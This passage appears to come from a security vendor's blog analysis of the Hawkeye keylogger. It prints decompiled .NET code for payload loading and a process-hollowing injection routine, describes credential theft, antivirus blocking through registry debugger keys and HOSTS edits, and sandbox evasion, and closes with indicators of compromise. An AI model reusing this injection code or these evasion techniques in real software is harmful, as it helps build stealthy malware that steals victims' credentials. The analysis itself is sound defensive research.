    byte[] data = (byte[])resourceManager.GetObject("R");
    int num = 0;
    checked
    {
        do
        {
            try
            {
                this.SafeDisable();
                if (!this.C(this.F1))
                {
                    Filter.Load(data).GetType("RPe.Test").GetMethod("Work").Invoke(null, new object[]
                    {
                        fede.pasth,
                        fede.ztkbytes
                    });
                    this.RS = true;
                }
                if (!this.C(this.F2))
                {
                    Filter.Load(data).GetType("RPe.Test").GetMethod("Work").Invoke(null, new object[]
                    {
                        "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe",
                        RuntimeHelpers.GetObjectValue(resourceManager.GetObject
                        ("PkawjfiajsVIOefjsakoekAOEFKasoefjsa"))
                    });
                    this.RS = true;
                }
                Thread.Sleep(1200);
            }
```

Figure 15: Obfuscated calls using .NET reflection to perform process hollowing injection routine that injects the malware's main payload into RegAsm.exe

Additionally, in the previous version, the process hollowing routine was written in C. In the new version, this routine is completely rewritten as a managed .NET that calls the native Windows API.

```
namespace RPe
{
    // Token: 0x0200000A RID: 10
    public class RunPE
    {
        // Token: 0x06000016 RID: 22 RVA: 0x0000228C File Offset: 0x0000048C
        public static int doIt(string pathz, string cmd, byte[] data, bool compatible)
        {
            RunPE.CreateProcessA createProcessA = RunPE.makeAPI<RunPE.CreateProcessA>("kernel32",
              "CreateProcessA");
            RunPE.RPM rpm = RunPE.makeAPI<RunPE.RPM>("kernel32", "ReadProcessMemory");
            RunPE.WriteProcessMemory writeProcessMemory = RunPE.makeAPI<RunPE.WriteProcessMemory>("kernel32",
              "WriteProcessMemory");
            RunPE.GetThreadContext getThreadContext = RunPE.makeAPI<RunPE.GetThreadContext>("kernel32",
              "GetThreadContext");
            RunPE.SetThreadContext setThreadContext = RunPE.makeAPI<RunPE.SetThreadContext>("ntdll",
              "NtSetContextThread");
            RunPE.NtUnmapViewOfSection ntUnmapViewOfSection = RunPE.makeAPI<RunPE.NtUnmapViewOfSection>
              ("ntdll", "NtUnmapViewOfSection");
            RunPE.VirtualAllocEx virtualAllocEx = RunPE.makeAPI<RunPE.VirtualAllocEx>("kernel32",
              "VirtualAllocEx");
            RunPE.ResumeThread resumeThread = RunPE.makeAPI<RunPE.ResumeThread>("ntdll",
              "NtAlertResumeThread");
            int num = 0;
            string text = string.Format("\"{0}\"", pathz);
            RunPE.STARTUP_INFORMATION startup_INFORMATION = default(RunPE.STARTUP_INFORMATION);
            RunPE.PROCESS_INFORMATION process_INFORMATION = default(RunPE.PROCESS_INFORMATION);
            startup_INFORMATION.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(RunPE.STARTUP_INFORMATION)));
```

Figure 16: Process hollowing routine implemented in .NET using native API function calls

Malware functionalities

The new Hawkeye variants created by the latest version of the malware toolkit have multiple sophisticated functions for information theft and evading detection and analysis.

Information theft

The main keylogger functionality is implemented using hooks that monitor key presses, as well as mouse clicks and window context, along with clipboard hooks and screenshot capability.

It has specific modules for extracting and stealing credentials from the following applications:

- *Beyluxe Messenger*
- *Core FTP*
- *FileZilla*
- *Minecraft* (replaced the *RuneScape* module in previous version)

Like many other malware campaigns, it uses the legitimate *BrowserPassView* and *MailPassView* tools to dump credentials from the browser and email client. It also has modules for taking screenshots of the desktop, as well as the webcam, if it exists.

Notably, the malware has a mechanism to visit certain URLs for click-based monetization.

Stealth and anti-analysis

On top of the processes hollowing technique, this malware uses other methods for stealth, including alternate data streams that remove mark of the web (MOTW) from the malware's downloaded files.

This malware can be configured to delay execution by any number of seconds, a technique used mainly to avoid detection by various sandboxes.
It prevents antivirus software from running using an interesting technique. It adds keys to the registry location *HKLM\Software\Windows NT\Current Version\Image File Execution Options* and sets the *Debugger* value for certain processes to *rundll32.exe*, which prevents execution. It targets the following processes related to antivirus and other security software:

- *AvastSvc.exe*
- *AvastUI.exe*
- *avcenter.exe*
- *avconfig.exe*
- *avgcsrvx.exe*
- *avgidsagent.exe*
- *avgnt.exe*
- *avgrsx.exe*
- *avguard.exe*
- *avgui.exe*
- *avgwdsvc.exe*
- *avp.exe*
- *avscan.exe*
- *bdagent.exe*
- *ccuac.exe*
- *ComboFix.exe*
- *egui.exe*
- *hijackthis.exe*
- *instup.exe*
- *keyscrambler.exe*
- *mbam.exe*
- *mbamgui.exe*
- *mbampt.exe*
- *mbamscheduler.exe*
- *mbamservice.exe*
- *MpCmdRun.exe*
- *MSASCui.exe*
- *MsMpEng.exe*
- *msseces.exe*
- *rstrui.exe*
- *spybotsd.exe*
- *wireshark.exe*
- *zlclient.exe*

Further, it blocks access to certain domains that are usually associated with antivirus or security updates. It does this by modifying the HOSTS file. The list of domains to be blocked is determined by the attacker using a config

file.

This malware protects its own processes. It blocks the command prompt, registry editor, and task manager. It does this by modifying registry keys for local group policy administrative templates. It also constantly checks active windows and renders action buttons unusable if the window title matches “ProcessHacker”, “Process Explorer”, or “Taskmgr”.

Meanwhile, it prevents other malware from infecting the machine. It repeatedly scans and removes any new values to certain registry keys, stops associated processes, and deletes related files.

Hawkeye attempts to avoid automated analysis. The delay in execution is designed to defeat automated sandbox analysis that allots only a certain time for malware execution and analysis. It likewise attempts to evade manual analysis by monitoring windows and exiting when it finds the following analysis tools:

- *Sandboxie*
- *Winsock Packet Editor Pro*
- *Wireshark*

Defending mailboxes, endpoints, and networks against persistent malware campaigns

Hawkeye illustrates the continuous evolution of malware in a threat landscape fueled by the cybercriminal underground. Malware services make malware accessible to even unsophisticated operators, while simultaneously making malware more durable with advanced techniques like in-memory unpacking and abuse of .NET’s CLR engine for stealth. In this blog we covered the capabilities of its latest version, *Hawkeye Keylogger – Reborn v8*, highlighting some of the enhancements from the previous version. Given its history, Hawkeye is likely to release a new version in the future.

Organizations should continue educating their employees about spotting and preventing social engineering attacks. After all, Hawkeye’s complicated infection chain begins with a social engineering email and lure document. A security-aware workforce will go a long way in securing networks against attacks.

More importantly, securing mailboxes, endpoints, and networks using advanced threat protection technologies can prevent attacks like Hawkeye, other malware operations, and sophisticated cyberattacks.

Our in-depth analysis of the latest version and our insight into the cybercriminal operation that drives this development allow us to proactively build robust protections against both known and unknown threats.

Office 365 Advanced Threat Protection (Office 365 ATP) protects mailboxes as well as files, online storage, and applications from malware campaigns like Hawkeye. It uses a robust detonation platform, heuristics, and machine learning to inspect attachments and links for malicious content in real-time, ensuring that emails that carry Hawkeye and other threats don’t reach mailboxes and devices. **Learn how to add Office 365 ATP to existing Exchange or Office 365 plans**.

Windows Defender Antivirus (Windows Defender AV) provides an additional layer of protection by detecting malware delivered through email, as well as other infection vectors. Using local and cloud-based machine

learning, Windows Defender AV's next-gen protection can block even new and unknown threats on Windows 10 and Windows 10 in S mode.

Additionally, endpoint detection and response (EDR) capabilities in Windows Defender Advanced Threat Protection (Windows Defender ATP) expose sophisticated and evasive malicious behavior, such as those used by Hawkeye. **Sign up for free Windows Defender ATP trial.**

Windows Defender ATP's rich detection libraries are powered by machine learning and allows security operations teams to detect and respond to anomalous attacks in the network. For example, machine learning detection algorithms surface the following alert when Hawkeye uses a malicious PowerShell to download the payload:




Figure 16: Windows Defender ATP alert for Hawkeye's malicious PowerShell component

Windows Defender ATP also has behavior-based machine learning algorithms that detect the payload itself:




Figure 17: Windows Defender ATP alert for Hawkeye's payload

These security technologies are part of the advanced threat protection solutions in Microsoft 365. Enhanced signal sharing across services in Windows, Office 365, and Enterprise Mobility + Security through the Microsoft Intelligent Security Graph enables the automatic update of protections and orchestration of remediation across Microsoft 365.

Office 365 ATP Research

Indicators of Compromise (Ioc)

Email subject lines

- {EXT} NEW ORDER ENQUIRY #65563879884210#
- B/L COPY FOR SHIPMENT
- Betreff: URGENT ENQ FOR Equipment
- RFQ-GHFD456 ADCO 5647 deadline 7th May

Attachment file names

- Betreff URGENT ENQ FOR Equipment.doc
- BILL OF LADING.doc
- NEW ORDER ENQUIRY #65563879884210#.doc
- Scan Copy 001.doc

- Swift Copy.doc

Domains

- lokipanelhostingpanel[.]gq
- stellarball[.]com
- stemtopx[.]com
- stevemike-fireforce[.]info

Shortened redirector links

- hxxp://bit[.]ly/ASD8239ASdmkWi38AS (was also used in a Remcos campaign)
- hxxp://bit[.l]y/loadingpleaswaitrr
- hxxp://bit[.l]y/Loadingwaitplez

Files (SHA-256)

- d97f1248061353b15d460eb1a4740d0d61d3f2fcb41aa86ca6b1d0ff6990210a – .eml
- 23475b23275e1722f545c4403e4aeddf528426fd242e1e5e17726adb67a494e6 – .eml
- 02070ca81e0415a8df4b468a6f96298460e8b1ab157a8560dcc120b984ba723b – .eml
- 79712cc97a19ae7e7e2a4b259e1a098a8dd4bb066d409631fb453b5203c1e9fe – .eml
- 452cc04c8fc7197d50b2333ecc6111b07827051be75eb4380d9f1811fa94cbc2 – .eml
- 95511672dce0bd95e882d7c851447f16a3488fd19c380c82a30927bac875672a – .eml
- 1b778e81ee303688c32117c6663494616cec4db13d0dee7694031d77f0487f39 – .eml
- 12e9b955d76fd0e769335da2487db2e273e9af55203af5421fc6220f3b1f695e – .eml
- 12f138e5e511f9c75e14b76e0ee1f3c748e842dfb200ac1bfa43d81058a25a28 – .eml
- 9dfbd57361c36d5e4bda9d442371fbaa6c32ae0e746ebaf59d4ec34d0c429221 – .docx (stage 1)
- f1b58fd2bc8695effcabe8df9389eaa8c1f51cf4ec38737e4fbc777874b6e752 – .rtf (stage 2)
- 5ad6cf87dd42622115f33b53523d0a659308abbbe3b48c7400cc51fd081bf4dd – .doc
- 7db8d0ff64709d864102c7d29a3803a1099851642374a473e492a3bc2f2a7bae – .rtf
- 01538c304e4ed77239fc4e31fb14c47604a768a7f9a2a0e7368693255b408420 – .rtf
- d7ea3b7497f00eec39f8950a7f7cf7c340cf9bf0f8c404e9e677e7bf31ffe7be – .vbs
- ccce59e6335c8cc6adf973406af1edb7dea5d8ded4a956984dff4ae587bcf0a8 – .exe (packed)
- c73c58933a027725d42a38e92ad9fd3c9bbb1f8a23b3f97a0dd91e49c38a2a43 – .exe (unpacked)

*Updated 07/12/18 (Removed statement that Hawkeye Keylogger is also known as iSpy Keylogger

---

Talk to us

Questions, concerns, or insights on this story? Join discussions at the Microsoft community and Windows Defender Security Intelligence.

Follow us on Twitter @WDSecurity and Facebook Windows Defender Security Intelligence.
